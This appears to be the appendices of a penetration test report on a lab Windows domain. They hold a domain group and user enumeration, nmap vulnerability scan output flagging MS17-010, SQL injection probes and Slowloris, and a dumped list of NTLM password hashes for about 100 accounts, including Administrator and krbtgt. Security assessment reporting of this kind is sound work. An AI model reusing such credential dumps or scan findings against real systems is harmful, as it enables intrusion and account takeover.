Local Groups and Users	***Account Operators*** ***Administrators*** - UADTARGETNET\Administrator - UADTARGETNET\B.Evert - UADTARGETNET\Benny Hill - UADTARGETNET\D.Kawasaki - UADTARGETNET\D.Lecroy - UADTARGETNET\D.Rosamond - UADTARGETNET\Domain Admins - UADTARGETNET\Enterprise Admins - UADTARGETNET\F.Nelms - UADTARGETNET\G.Chica - UADTARGETNET\H.Shiba - UADTARGETNET\I.Cortright - UADTARGETNET\N.Hooton - UADTARGETNET\R.Burstein - UADTARGETNET\S.Abercrombie - UADTARGETNET\W.Parekh - UADTARGETNET\Y.Lezama ***Allowed RODC Password Replication Group*** ***Backup Operators***

	Cert Publishers ***Certificate Service DCOM Access*** ***Cryptographic Operators*** ***Denied RODC Password Replication Group*** - UADTARGETNET\Cert Publishers - UADTARGETNET\Domain Admins - UADTARGETNET\Domain Controllers - UADTARGETNET\Enterprise Admins - UADTARGETNET\Group Policy Creator Owners - UADTARGETNET\Read-only Domain Controllers - UADTARGETNET\Schema Admins - UADTARGETNET\krbtgt -Disabled ***Distributed COM Users*** ***DnsAdmins*** ***Event Log Readers*** ***Guests*** - UADTARGETNET\Domain Guests - UADTARGETNET\Guest -Disabled ***IIS_IUSRS*** ***Incoming Forest Trust Builders*** ***Network Configuration Operators*** ***Performance Log Users*** ***Performance Monitor Users*** ***Pre-Windows 2000 Compatible Access*** - NT AUTHORITY\Authenticated Users ***Print Operators*** ***RAS and IAS Servers*** ***Remote Desktop Users*** ***Replicator*** ***Server Operators*** ***TelnetClients***

	Terminal Server License Servers ***Users*** - NT AUTHORITY\Authenticated Users - NT AUTHORITY\INTERACTIVE - UADTARGETNET\Benny Hill - UADTARGETNET\Domain Users ***Windows Authorization Access Group*** - NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS

Global Groups and Users	***DnsUpdateProxy*** ***Domain Admins*** - Administrator ***Domain Computers*** - CLIENT1$ - CLIENT2$ - b$ - cn$ - correo$ - cust21$ - cust39$ - galerias$ - ipmonitor$ - lib$ - lists$ - miami$ - pc19$ - pc54$ - pc56$ - rho$ - rtc5$ - secured$ - segment-119-227$ - uranus$ - webs$ - wwwchat$ ***Domain Controllers*** - SERVER1$ - SERVER2$ ***Domain Guests*** - Guest -Disabled ***Domain Users***

	- A.Eisenmenger - A.Fritzler - A.Marsland - A.Mckendree - Administrator - B.Evert - B.Riche - B.Saari - B.Schweitzer - Benny Hill - C.Armes - C.Brice - C.Corpuz - C.Hernadez - C.Linen - C.Selzer - C.Spann - C.Yother - D.Clinard - D.Doolin - D.Halas - D.Jin - D.Kawasaki - D.Kennemer - D.Lecroy - D.Mcdonough - D.Rosamond - E.Bascom - E.Bolander - E.Bouknight - E.Breck - E.Hillhouse - E.Leclaire - E.Mogan - F.Lietz - F.Lu - F.Nelms - F.Ousley - G.Chica - G.Fuller - G.Nordeen - G.Youngberg - H.Shiba - I.Cortright - J.Killion - J.Murrell - J.Schack - J.Uribe - J.Wiste - K.Corney - K.Dipaola

	- K.Husby - K.Leiker - L.Angelo - L.Gamino - L.Mcnaughton - L.Sarver - L.Soriano - M.Birdwell - M.Bonneau - M.Colberg - M.Hershberger - M.Hoy - M.Lampe - M.Lanasa - M.Maxwell - M.Otter - M.Pascucci - M.Thiel - M.Tilman - M.Wentz - N.Bitterman - N.Broady - N.Hooton - O.Sandoval - R.Avina - R.Burstein - R.Gudino - R.Sepeda - R.Stoneking - R.Zoll - S.Abercrombie - S.Dalrymple - S.Gerst - S.Kerfoot - S.Leverich - S.Poore - S.Russom - S.Tacey - T.Blass - T.Lefebre - T.Prestidge - V.Layman - V.Reighard - V.Teran - W.Haakenson - W.Loch - W.Parekh - Y.Lezama - Y.Weinstein - Z.Sowders - krbtgt -Disabled

	- test ***Engineering*** - C.Armes - C.Linen - C.Spann - C.Yother - E.Breck - E.Mogan - G.Youngberg - J.Wiste - M.Otter - N.Broady - N.Hooton - R.Stoneking - S.Tacey - T.Blass - Y.Weinstein ***Enterprise Admins*** - Administrator ***Enterprise Read-only Domain Controllers*** ***Finance*** - C.Corpuz - D.Doolin - D.Jin - D.Kawasaki - F.Lu - G.Chica - I.Cortright - J.Killion - K.Dipaola - L.Sarver - M.Bonneau - R.Gudino - S.Dalrymple - S.Kerfoot - S.Leverich - S.Russom - V.Reighard - Z.Sowders ***Group Policy Creator Owners*** - Administrator ***Human Resources*** - A.Mckendree - C.Selzer - E.Bascom

	- E.Bouknight - F.Nelms - G.Fuller - H.Shiba - L.Mcnaughton - M.Colberg - M.Tilman - M.Wentz - O.Sandoval - R.Avina - T.Prestidge - V.Layman - W.Loch - Y.Lezama ***Information Technology*** - A.Eisenmenger - A.Fritzler - B.Riche - B.Schweitzer - D.Halas - D.Lecroy - D.Rosamond - J.Murrell - K.Corney - L.Gamino - M.Lampe - M.Lanasa - R.Burstein - S.Gerst - T.Lefebre - W.Haakenson - W.Parekh ***Legal*** - D.Clinard - D.Mcdonough - E.Bolander - E.Hillhouse - G.Nordeen - J.Uribe - L.Angelo - M.Hoy - M.Maxwell - R.Sepeda - R.Zoll - V.Teran ***Read-only Domain Controllers*** ***Sales***

	- A.Marsland - B.Evert - B.Saari - C.Brice - C.Hernadez - D.Kennemer - E.Leclaire - F.Lietz - F.Ousley - J.Schack - K.Husby - K.Leiker - L.Soriano - M.Birdwell - M.Hershberger - M.Pascucci - M.Thiel - N.Bitterman - S.Abercrombie - S.Poore ***Schema Admins*** - Administrator

Share Information	ADMIN$ C$ IPC$ NETLOGON SYSVOL

Written by Reed Arvin - reedarvin@gmail.com

APPENDIX D – NMAP VULNERABILITY SCAN RESULTS

192.168.0.1

root@kali:~# nmap --script vuln 192.168.0.1

Starting Nmap 7.70 (https://nmap.org) at 2018-11-25 06:41 EST

root@kali:~# nmap --script vuln 192.168.0.1

Starting Nmap 7.70 (https://nmap.org) at 2018-11-25 06:42 EST

Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan

Parallel DNS resolution of 1 host. Timing: About 0.00% done

Stats: 0:00:03 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan

Parallel DNS resolution of 1 host. Timing: About 0.00% done

Stats: 0:00:09 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan

Parallel DNS resolution of 1 host. Timing: About 0.00% done

Stats: 0:00:14 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan

SYN Stealth Scan Timing: About 76.73% done; ETC: 06:42 (0:00:00 remaining)

Stats: 0:00:19 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 98.70% done; ETC: 06:43 (0:00:00 remaining)

Stats: 0:00:19 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 98.76% done; ETC: 06:43 (0:00:00 remaining)

Stats: 0:00:22 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 99.68% done; ETC: 06:43 (0:00:00 remaining)

Stats: 0:00:26 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 99.73% done; ETC: 06:43 (0:00:00 remaining)

Stats: 0:00:30 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 99.84% done; ETC: 06:43 (0:00:00 remaining)

Stats: 0:00:34 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 99.84% done; ETC: 06:43 (0:00:00 remaining)

Stats: 0:00:39 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 99.84% done; ETC: 06:43 (0:00:00 remaining)

Stats: 0:00:44 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 99.84% done; ETC: 06:43 (0:00:00 remaining)

Stats: 0:00:45 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 99.84% done; ETC: 06:43 (0:00:00 remaining)

Stats: 0:00:46 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 99.84% done; ETC: 06:43 (0:00:00 remaining)

Stats: 0:00:46 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 99.84% done; ETC: 06:43 (0:00:00 remaining)

Stats: 0:00:47 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 99.84% done; ETC: 06:43 (0:00:00 remaining)

Stats: 0:00:47 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 99.84% done; ETC: 06:43 (0:00:00 remaining)

Stats: 0:00:47 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 99.84% done; ETC: 06:43 (0:00:00 remaining)

Stats: 0:00:47 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 99.84% done; ETC: 06:43 (0:00:00 remaining)

Stats: 0:00:47 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 99.84% done; ETC: 06:43 (0:00:00 remaining)

Stats: 0:00:48 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 99.84% done; ETC: 06:43 (0:00:00 remaining)

Stats: 0:00:48 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 99.84% done; ETC: 06:43 (0:00:00 remaining)

Stats: 0:00:48 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 99.84% done; ETC: 06:43 (0:00:00 remaining)

Stats: 0:00:48 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 99.84% done; ETC: 06:43 (0:00:00 remaining)

Stats: 0:00:48 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 99.84% done; ETC: 06:43 (0:00:00 remaining)

Stats: 0:00:49 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 99.84% done; ETC: 06:43 (0:00:00 remaining)

Stats: 0:00:49 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 99.84% done; ETC: 06:43 (0:00:00 remaining)

Stats: 0:00:49 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 99.84% done; ETC: 06:43 (0:00:00 remaining)

Stats: 0:00:49 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 99.84% done; ETC: 06:43 (0:00:00 remaining)

Stats: 0:00:49 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 99.84% done; ETC: 06:43 (0:00:00 remaining)

Stats: 0:00:49 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 99.84% done; ETC: 06:43 (0:00:00 remaining)

Stats: 0:00:49 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 99.84% done; ETC: 06:43 (0:00:00 remaining)

Stats: 0:00:49 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 99.84% done; ETC: 06:43 (0:00:00 remaining)

Stats: 0:00:49 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 99.84% done; ETC: 06:43 (0:00:00 remaining)

Stats: 0:00:50 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 99.84% done; ETC: 06:43 (0:00:00 remaining)

Stats: 0:00:50 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 99.84% done; ETC: 06:43 (0:00:00 remaining)

Stats: 0:00:50 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 99.84% done; ETC: 06:43 (0:00:00 remaining)

Stats: 0:00:50 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 99.84% done; ETC: 06:43 (0:00:00 remaining)

Stats: 0:00:50 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 99.84% done; ETC: 06:43 (0:00:00 remaining)

Stats: 0:00:50 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

NSE Timing: About 99.84% done; ETC: 06:43 (0:00:00 remaining)

Nmap scan report for 192.168.0.1

Host is up (0.0013s latency).

Not shown: 979 closed ports

PORT STATE SERVICE

23/tcp open telnet

42/tcp open nameserver

53/tcp open domain

80/tcp open http

| http-csrf:

| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=192.168.0.1

| Found the following possible CSRF vulnerabilities:

|

| Path: http://192.168.0.1:80/student/

| Form id:

|_ Form action: process_form.php

|_http-dombased-xss: Couldn't find any DOM based XSS.

| http-enum:

| /: Root directory w/ directory listing

|_ /icons/: Potentially interesting folder w/ directory listing

| http-fileupload-exploiter:

|

| Couldn't find a file-type field.

|

|_ Couldn't find a file-type field.

| http-slowloris-check:

| VULNERABLE:

| Slowloris DOS attack

| State: LIKELY VULNERABLE

| IDs: CVE:CVE-2007-6750

| Slowloris tries to keep many connections to the target web server open and hold

| them open as long as possible. It accomplishes this by opening connections to

| the target web server and sending a partial request. By doing so, it starves

| the http server's resources causing Denial Of Service.

|

| Disclosure date: 2009-09-17

| References:

| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750

|_ http://ha.ckers.org/slowloris/

| http-sql-injection:

| Possible sqli for queries:

| http://192.168.0.1:80/student/js/?C=S%3bO%3dA%27%20OR%20sqlspider

| http://192.168.0.1:80/student/js/?C=D%3bO%3dA%27%20OR%20sqlspider

| http://192.168.0.1:80/student/js/?C=M%3bO%3dA%27%20OR%20sqlspider

| http://192.168.0.1:80/student/js/?C=N%3bO%3dD%27%20OR%20sqlspider

| http://192.168.0.1:80/student/js/?C=N%3bO%3dA%27%20OR%20sqlspider

| http://192.168.0.1:80/student/js/?C=S%3bO%3dD%27%20OR%20sqlspider

| http://192.168.0.1:80/student/js/?C=D%3bO%3dA%27%20OR%20sqlspider

| http://192.168.0.1:80/student/js/?C=M%3bO%3dA%27%20OR%20sqlspider

| http://192.168.0.1:80/student/js/?C=N%3bO%3dA%27%20OR%20sqlspider

| http://192.168.0.1:80/student/js/?C=S%3bO%3dA%27%20OR%20sqlspider

| http://192.168.0.1:80/student/js/?C=M%3bO%3dA%27%20OR%20sqlspider

| http://192.168.0.1:80/student/js/?C=D%3bO%3dD%27%20OR%20sqlspider

| http://192.168.0.1:80/student/js/?C=M%3bO%3dD%27%20OR%20sqlspider

| http://192.168.0.1:80/student/js/?C=N%3bO%3dA%27%20OR%20sqlspider

| http://192.168.0.1:80/student/js/?C=S%3bO%3dA%27%20OR%20sqlspider

|_ http://192.168.0.1:80/student/js/?C=D%3bO%3dA%27%20OR%20sqlspider

|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.

|_http-trace: TRACE is enabled

88/tcp open kerberos-sec

135/tcp open msrpc

139/tcp open netbios-ssn

389/tcp open ldap

|_sslv2-drown:

445/tcp open microsoft-ds

464/tcp open kpasswd5

593/tcp open http-rpc-epmap

636/tcp open ldapssl

|_sslv2-drown:

3268/tcp open globalcatLDAP

3269/tcp open globalcatLDAPssl

|_sslv2-drown:

49152/tcp open unknown

49153/tcp open unknown

49154/tcp open unknown

49155/tcp open unknown

49156/tcp open unknown

49160/tcp open unknown

49161/tcp open unknown

MAC Address: 00:0C:29:65:8E:40 (VMware)

Host script results:

|_smb-vuln-ms10-054: false

|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

| smb-vuln-ms17-010:

| VULNERABLE:

| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)

| State: VULNERABLE

| IDs: CVE:CVE-2017-0143

| Risk factor: HIGH

| A critical remote code execution vulnerability exists in Microsoft SMBv1

| servers (ms17-010).

|

| Disclosure date: 2017-03-14

| References:

| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

| https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

|_ https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Nmap done: 1 IP address (1 host up) scanned in 87.34 seconds

192.168.0.2

root@kali:~# nmap --script vuln 192.168.0.2

\Starting Nmap 7.70 (https://nmap.org) at 2018-11-25 06:50 EST

Stats: 0:00:00 elapsed; 0 hosts completed (0 up), 0 undergoing Script Pre-Scan

NSE Timing: About 0.00% done

Stats: 0:01:52 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan

```
NSE Timing: About 99.77% done; ETC: 06:52 (0:00:00 remaining)
Nmap scan report for 192.168.0.2
Host is up (0.0013s latency).
Not shown: 980 closed ports
PORT     STATE SERVICE
23/tcp   open  telnet
42/tcp   open  nameserver
53/tcp   open  domain
80/tcp   open  http
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
389/tcp  open  ldap
|_sslv2-drown:
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
636/tcp  open  ldapssl
|_sslv2-drown:
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
|_sslv2-drown:
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
```

MAC Address: 00:50:56:3A:42:9F (VMware)

Host script results:

|_smb-vuln-ms10-054: false

|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED

| smb-vuln-ms17-010:

| VULNERABLE:

| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)

| State: VULNERABLE

| IDs: CVE:CVE-2017-0143

| Risk factor: HIGH

| A critical remote code execution vulnerability exists in Microsoft SMBv1

| servers (ms17-010).

|

| Disclosure date: 2017-03-14

| References:

| https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

| https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

|_ https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

Nmap done: 1 IP address (1 host up) scanned in 144.71 seconds

APPENDIX E – NESSUS SERVER SCAN RESULTS

APPENDIX F – USERNAMES AND HASHES AND CRACKED HASHES

Administrator:500:aad3b435b51404eeaad3b435b51404ee:ebb4324f92238051780d50bcd6cb8f6d:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ab4f1664ad3a8ac47a90d02b3cc4fa37:::

Benny Hill:1000:aad3b435b51404eeaad3b435b51404ee:8516f8dca38b8541bc6f4732c3b304f2:::

R.Gudino:8410:aad3b435b51404eeaad3b435b51404ee:ebacebcae9aa28625353f369506d0f28:::

E.Breck:8411:aad3b435b51404eeaad3b435b51404ee:20a324ab60b4103c84a8959c8b92f166:::

D.Lecroy:8412:aad3b435b51404eeaad3b435b51404ee:7702b67dce2e1aa3293c3ad215f24174:::

C.Armes:8413:aad3b435b51404eeaad3b435b51404ee:d384eec9dc85d57b38fbe9579c10eb76:::

C.Yother:8414:aad3b435b51404eeaad3b435b51404ee:44588920832d0bef2eba83350ba8e2ac:::

K.Dipaola:8415:aad3b435b51404eeaad3b435b51404ee:a97b23993cfd462a05f09b9f2ec102e3:::

M.Lanasa:8416:aad3b435b51404eeaad3b435b51404ee:5a63fb49c0aab4e75f684858f11f9140:::

D.Clinard:8417:aad3b435b51404eeaad3b435b51404ee:377a31f1c935583a5f4628a01b23b713:::

W.Parekh:8418:aad3b435b51404eeaad3b435b51404ee:231e43a29060527b07a013466063b85d:::

N.Hooton:8419:aad3b435b51404eeaad3b435b51404ee:6e1eaef2a0800c172a5189dc4e4c15ee:::

D.Mcdonough:8420:aad3b435b51404eeaad3b435b51404ee:d1e2f6ba282896e11c1eb309dc45d841:::

M.Bonneau:8421:aad3b435b51404eeaad3b435b51404ee:baa9db4690d93af73a0b58d492fc179e:::

F.Nelms:8422:aad3b435b51404eeaad3b435b51404ee:e884ca454f5d04434b945f83f20fe728:::

E.Hillhouse:8423:aad3b435b51404eeaad3b435b51404ee:a81658a17de2bec16e28554d225dbb0c:::

M.Lampe:8424:aad3b435b51404eeaad3b435b51404ee:629655b5832025df0b07d6ad921d05f1:::

L.Mcnaughton:8425:aad3b435b51404eeaad3b435b51404ee:467015316e1d303072c9fd1560701a81:::

D.Halas:8426:aad3b435b51404eeaad3b435b51404ee:55a0c2e949a9029fdd2cf05ea559ab8d:::

R.Burstein:8427:aad3b435b51404eeaad3b435b51404ee:be6e5067d2116ae9fe1c9218cb107890:::

V.Layman:8428:aad3b435b51404eeaad3b435b51404ee:242b0e75e96316ed79e80d75a7e2534d:::

A.Marsland:8429:aad3b435b51404eeaad3b435b51404ee:11b698f17bfdc8ceac7024a9be363649:::

D.Rosamond:8430:aad3b435b51404eeaad3b435b51404ee:81767fad6a90de56d993d3c79cb33861:::

B.Riche:8431:aad3b435b51404eeaad3b435b51404ee:e5d9cb8f8b97ea5fe4336e7d048e1d74:::

J.Wiste:8432:aad3b435b51404eeaad3b435b51404ee:0c27f87553c702495622d5facb08f28a:::

T.Lefebre:8433:aad3b435b51404eeaad3b435b51404ee:82323df6b692f3abe06389da7e49032d:::

S.Dalrymple:8434:aad3b435b51404eeaad3b435b51404ee:0aa4fedad5d5adb2e5defc5815e2a70b:::

R.Stoneking:8435:aad3b435b51404eeaad3b435b51404ee:8b431a6281b31f8ead931c2ebc67a9df:::

S.Russom:8436:aad3b435b51404eeaad3b435b51404ee:286585552ebd9750efe37af5a91f04c9:::

M.Maxwell:8437:aad3b435b51404eeaad3b435b51404ee:5aee6cc1c34f0ccbe28970dd80da1970:::

Z.Sowders:8438:aad3b435b51404eeaad3b435b51404ee:5d861812c015410e68636f9c1efc6dcf:::

M.Hoy:8439:aad3b435b51404eeaad3b435b51404ee:860c7a70bdd73bf26a9d8f178b0f2a21:::

C.Selzer:8440:aad3b435b51404eeaad3b435b51404ee:d84ca4e88a37602422f5e09fe9c92667:::

K.Leiker:8441:aad3b435b51404eeaad3b435b51404ee:9f542b83314786c1d00f8b220ef0bce5:::

S.Gerst:8442:aad3b435b51404eeaad3b435b51404ee:11f75db54704bbc3157748e09fb3f3d0:::

D.Kennemer:8443:aad3b435b51404eeaad3b435b51404ee:c9cd1dfe890c7feb395ab993937b6cd4:::

L.Angelo:8444:aad3b435b51404eeaad3b435b51404ee:afecbdf313821518a553996c24fb2801:::

L.Gamino:8445:aad3b435b51404eeaad3b435b51404ee:6c4b1c694b039a45e0f322c57736ad7e:::

S.Tacey:8446:aad3b435b51404eeaad3b435b51404ee:e76d21bc9fd055441dbc89349518feea:::

E.Bouknight:8447:aad3b435b51404eeaad3b435b51404ee:034b97466d4cd5eb90bfbb8702b0ed0a:::

L.Soriano:8448:aad3b435b51404eeaad3b435b51404ee:226d4dda77a91213e9110f5e0dc02d8d:::

M.Wentz:8449:aad3b435b51404eeaad3b435b51404ee:cd6bdaf7882d37aac00dba7a33f479f8:::

G.Fuller:8450:aad3b435b51404eeaad3b435b51404ee:b89cfea914a2d2a453f867c0a2c7049f:::

C.Linen:8451:aad3b435b51404eeaad3b435b51404ee:3fc6a1185994566888e7ec7e39551cf4:::

J.Murrell:8452:aad3b435b51404eeaad3b435b51404ee:e1d7423bd060d9e7c18eead0d0c29795:::

A.Eisenmenger:8453:aad3b435b51404eeaad3b435b51404ee:b211d39424e0e36dfb1429b1221ab034:::

S.Poore:8454:aad3b435b51404eeaad3b435b51404ee:658ff8f4a8a920a77ea35e8a6e60ac7e:::

A.Fritzler:8455:aad3b435b51404eeaad3b435b51404ee:4f78dd7b986b535ad86bddcdbd8a26b7:::

M.Otter:8456:aad3b435b51404eeaad3b435b51404ee:e730474cf4e94b417865514c2f9b1bf0:::

S.Kerfoot:8457:aad3b435b51404eeaad3b435b51404ee:783d2f00fa140fb1038cb89b36369ab7:::

B.Saari:8458:aad3b435b51404eeaad3b435b51404ee:f55452f31afa5fc95bdd9fb875b77c92:::

M.Colberg:8459:aad3b435b51404eeaad3b435b51404ee:bde26192b13266926770284be4a5a910:::

V.Reighard:8460:aad3b435b51404eeaad3b435b51404ee:921be01beb56236eaeabbf92a120843b:::

S.Leverich:8461:aad3b435b51404eeaad3b435b51404ee:e9913f51e4f8cf281c575ad417536bb8:::

C.Hernadez:8462:aad3b435b51404eeaad3b435b51404ee:d578033ce7ad10e812994aeb35bc9ca8:::

E.Bolander:8463:aad3b435b51404eeaad3b435b51404ee:24382cbb462e35d46269ce9bfcea986d:::

S.Abercrombie:8464:aad3b435b51404eeaad3b435b51404ee:4c00d9c8aa1cc9bfd3f9928c6b57ce8b:::

D.Kawasaki:8465:aad3b435b51404eeaad3b435b51404ee:46d7e021a0287cf7ff1948d6290e855a:::

J.Killion:8466:aad3b435b51404eeaad3b435b51404ee:c089715b9879bf841017dd9a3e77e7c8:::

C.Spann:8467:aad3b435b51404eeaad3b435b51404ee:7129a52b5976b4fd85b2b260d19b9a0b:::

E.Bascom:8468:aad3b435b51404eeaad3b435b51404ee:b70eeb9171f4edc7969651e1dbdec144:::

W.Haakenson:8469:aad3b435b51404eeaad3b435b51404ee:9506de792d588c13a65ea24d720717e3:::

K.Corney:8470:aad3b435b51404eeaad3b435b51404ee:d689ec956d050e5370feaa3d3bb15115:::

K.Husby:8471:aad3b435b51404eeaad3b435b51404ee:5272cae31c91b08053555256cb3bed18:::

R.Avina:8472:aad3b435b51404eeaad3b435b51404ee:e58479c1899bf760d55791f7bbecb9d5:::

C.Corpuz:8473:aad3b435b51404eeaad3b435b51404ee:e44af59f7c3d7d6994238bfeec6686e4:::

M.Tilman:8474:aad3b435b51404eeaad3b435b51404ee:da34124c25033c352d106f545aad235c:::

T.Blass:8475:aad3b435b51404eeaad3b435b51404ee:d7b063563d5592b6cbac73dde1cf7b03:::

B.Schweitzer:8476:aad3b435b51404eeaad3b435b51404ee:c35d4e7966e40aa68fd710f6d3d7e19b:::

W.Loch:8477:aad3b435b51404eeaad3b435b51404ee:19c4deb6d31e4a4b3a6b9619c56706ca:::

N.Broady:8478:aad3b435b51404eeaad3b435b51404ee:290d909cc83df2896a7259c20bfb42a7:::

L.Sarver:8479:aad3b435b51404eeaad3b435b51404ee:1bad90aff3fd6e9463decac1fd0d2add:::

F.Ousley:8480:aad3b435b51404eeaad3b435b51404ee:73f4669c34bf0deaf600824a3b6e3487:::

T.Prestidge:8481:aad3b435b51404eeaad3b435b51404ee:0de8e99edd95959a7bfc22d44df5c3bd:::

G.Nordeen:8482:aad3b435b51404eeaad3b435b51404ee:029bdb6bd801ef927dbdeb5e19db84f3:::

G.Youngberg:8483:aad3b435b51404eeaad3b435b51404ee:dfe37b561e0af597fef9509cec3555d6:::

R.Zoll:8484:aad3b435b51404eeaad3b435b51404ee:bfe0ce4d50823aa7ec4c194c0ca242d1:::

M.Thiel:8485:aad3b435b51404eeaad3b435b51404ee:1acfe1de2777adec5d8760d583a76a7b:::

N.Bitterman:8486:aad3b435b51404eeaad3b435b51404ee:ac01c544a0449f7ba1410801a34f8c50:::

V.Teran:8487:aad3b435b51404eeaad3b435b51404ee:965eccf1a420d3c5df7437ba35f1b197:::

M.Pascucci:8488:aad3b435b51404eeaad3b435b51404ee:8d25e0f7dfb607dc489392993ec13be2:::

F.Lu:8489:aad3b435b51404eeaad3b435b51404ee:e37916fbeee4b4c349499471d72d3fad:::

I.Cortright:8490:aad3b435b51404eeaad3b435b51404ee:2e2007f0c153ac1256f44ba0d651082c:::

M.Birdwell:8491:aad3b435b51404eeaad3b435b51404ee:864505323ade5f5efa4e8e49eededb3c:::

E.Mogan:8492:aad3b435b51404eeaad3b435b51404ee:84e142a5715aa6de61f23d11d50ada1e:::

F.Lietz:8493:aad3b435b51404eeaad3b435b51404ee:2059724a7aacc500c300882363057b92:::

A.Mckendree:8494:aad3b435b51404eeaad3b435b51404ee:a6f5df5ba5f6d4783a21b55efb85e277:::

R.Sepeda:8495:aad3b435b51404eeaad3b435b51404ee:5742d65522be51ab4ae663fab051573b:::

D.Doolin:8496:aad3b435b51404eeaad3b435b51404ee:745cd9bf4b4ec49fdd7211bf4fc6c89b:::

J.Schack:8497:aad3b435b51404eeaad3b435b51404ee:a123d7894b3dc113a3b30d7622a48c6f:::

E.Leclaire:8498:aad3b435b51404eeaad3b435b51404ee:cdf49123f42736bcd90704fa1c734c99:::

J.Uribe:8499:aad3b435b51404eeaad3b435b51404ee:e7e1a3e00b67c5e98a67630e3fe42f8f:::

Y.Lezama:8500:aad3b435b51404eeaad3b435b51404ee:098a15479758d4f3bfeb5de4a8028c9d:::

B.Evert:8501:aad3b435b51404eeaad3b435b51404ee:d7d5d2e527f18a44a7690ec2fdad7d61:::

D.Jin:8502:aad3b435b51404eeaad3b435b51404ee:4195c6125c05593d7481bed2d3ea94ef:::

O.Sandoval:8503:aad3b435b51404eeaad3b435b51404ee:4fc342920aed2d18a6244cbbcb807990:::

Y.Weinstein:8504:aad3b435b51404eeaad3b435b51404ee:18427ca8817493dda836f90861855d7f:::

C.Brice:8505:aad3b435b51404eeaad3b435b51404ee:84a2fabca32a1be07d66d2e03b22f0a9:::

H.Shiba:8506:aad3b435b51404eeaad3b435b51404ee:52ae22c814b51ef3e70ff312ee838339:::

G.Chica:8507:aad3b435b51404eeaad3b435b51404ee:4a76c7d1ac08a649eff325622cc42a4a:::

M.Hershberger:8508:aad3b435b51404eeaad3b435b51404ee:2a05b581c767df0604c06949d8c60ff3:::

test:8510:aad3b435b51404eeaad3b435b51404ee:c5a237b7e9d8e708d8436b6148a25fa1:::

SERVER1$:1001:aad3b435b51404eeaad3b435b51404ee:5b4aa8a860b0dae11648a0d1bf1c0815:::

